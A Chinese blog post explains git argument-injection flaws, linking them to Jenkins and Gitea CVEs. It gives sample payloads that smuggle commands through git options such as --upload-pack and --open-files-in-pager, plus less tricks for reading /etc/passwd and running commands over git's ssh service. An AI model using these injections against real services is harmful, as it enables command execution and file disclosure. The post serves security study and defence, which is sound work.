


# git参数注入

原创

caiqi  于 2019-09-30 18:25:44 发布  367  收藏

分类专栏: [安全 Linux-Unix](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/caiqi/article/details/101782114>

版权



[安全](#) 同时被 2 个专栏收录

265 篇文章 3 订阅

订阅专栏



[Linux-Unix](#)

46 篇文章 0 订阅

订阅专栏

11月12日更新:

之前gitea有漏洞没有跟进, 后来偶尔翻这位大佬的博客看到这篇文章, 又是一篇讲git相关命令注入的漏洞! 爽

<https://lorexar.cn/2019/07/23/gitea-cve-2019-11229/>

还有之前腾讯的某会上讲的几个git参数注入的议题 (很有启发):

[对基于Git的版本控制服务的通用攻击面的探索](#)


---

向前一段时间出的Jenkins的git client插件的RCE (CVE-2019-10392) 就是git ls-remote命令拼接导致的命令执行。

然后找了一些git的命令注入的例子:

## git-ls-remote

```
git ls-remote -h --upload-pack=calc.exe HEAD
```



这个也是git-ls-remote命令的参数注入漏洞:

<https://snyk.io/vuln/npm:git-ls-remote:20160923>

## git grep

```
git grep --open-files-in-pager=calc.exe master
```



我们随便打开Github上一个项目，找到Clone with SSH里列出的地址：git@github.com:phith0n/vulhub.git，其实这个url就是告诉git，ssh用户名是git，地址是github.com（默认端口是22），该项目位于phith0n/vulhub.git这个目录下；然后git就通过ssh协议连接上github.com，并将对应目录下的项目拉取下来。

所以，基于ssh协议的git clone等操作，本质上就是通过ssh协议连接上git服务器，并将指定目录拉取下来的过程。

```
cqq@ubuntu:~/repos/commix$ ssh git@github.com
The authenticity of host 'github.com (13.250.177.223)' can't be established.
RSA key fingerprint is SHA256:nThbg6kXUpJWGL7E1IG0CspRomTxdCARLviKw6E5SY8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'github.com,13.250.177.223' (RSA) to the list of known hosts.
Permission denied (publickey).
```

less读取文件：

`shift + e`，然后输入文件名即可读取这个文件。

```
postfix:x:112:120:~/var/spool/postfix:/bin/false
postgres:x:113:122:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
redis:x:109:116:~/var/lib/redis:/bin/false
~
~
~
~
~
~
Examine: /etc/passwd https://blog.csdn.net/caiqiqi
```

less执行命令：

```
cqq@ubuntu:~$ less result.txt
uid=1000(cqq) gid=1000(cqq) groups=1000(cqq),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
!done (press RETURN)
```

参考：

[https://docs.ioin.in/writeup/evi1cg.me/\\_archives\\_CVE\\_2017\\_8386\\_html/index.html](https://docs.ioin.in/writeup/evi1cg.me/_archives_CVE_2017_8386_html/index.html)

比如 `git-receive-pack --help` 命令就用到了less命令，可以用来读取文件和执行命令。

## 其他git参数注入示例

[Git flag injection - local file overwrite to remote code execution](#)

[Git flag injection leading to file overwrite and potential remote code execution](#)